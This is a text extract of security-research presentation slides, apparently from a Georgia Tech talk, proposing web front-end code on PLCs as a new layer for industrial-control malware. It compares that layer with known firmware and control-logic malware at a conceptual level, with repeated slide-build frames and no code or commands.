
Revisiting the PLC Threat Model



The web front-end is hosted by the PLC, but is downloaded and run by other hardware (e.g., Engineering Workstations, Local HMIs)

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting the PLC Threat Model




The web front-end is hosted by the PLC, but is downloaded and run by other hardware (e.g., Engineering Workstations, Local HMIs)

Front-end web code (e.g., HTML, JavaScript) runs in **browser land** on client machines


[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting PLC Malware




[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting PLC Malware




[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting PLC Malware



[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting PLC Malware




← ???

← Stuxnet, LLB, LogicLocker, PLC-Blaster, ICS-BROCK

← HARVEY, Durin

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting PLC Malware



← ???


← Stuxnet, LLB, LogicLocker, PLC-Blaster, ICS-BROCK

← HARVEY, Durin

How would this layer even get infected?

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting PLC Malware



← ???

← Stuxnet, LLB, LogicLocker, PLC-Blaster, ICS-BROCK


← HARVEY, Durin

How would this layer even get infected?

How hard is it to detect and remove?

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting PLC Malware



← ???

← Stuxnet, LLB, LogicLocker, PLC-Blaster, ICS-BROCK

← HARVEY, Durin

How would this layer even get infected?


How hard is it to detect and remove?

What can it do from this layer?

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Georgia Tech

Revisiting PLC Malware



😈 ← ???

😈 ← Stuxnet, LLB, LogicLocker, PLC-Blaster, ICS-BROCK

😈 ← HARVEY, Durin

How would this layer even get infected?

How hard is it to detect and remove?

What can it do from this layer?

What happens after the compromise?

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Agenda

Background

What is a PLC and how do you hack it?

Industry Changes

What are the implications of embracing web tech?

Web-Based PLC Malware

Can malware live in the web front-end layer?

Real-World Example

Can NSA-level Windows 0days be replaced by an ad banner?

Georgia Tech

A New Class of PLC Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Control Logic (CL) Malware

- Runs in user-code sandbox
- Easy access to GPIO
- Simpler to deploy
- Straightforward to detect

A New Class of PLC Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Control Logic (CL) Malware

- Runs in user-code sandbox
- Easy access to GPIO
- Simpler to deploy
- Straightforward to detect

Web-Based (WB) Malware

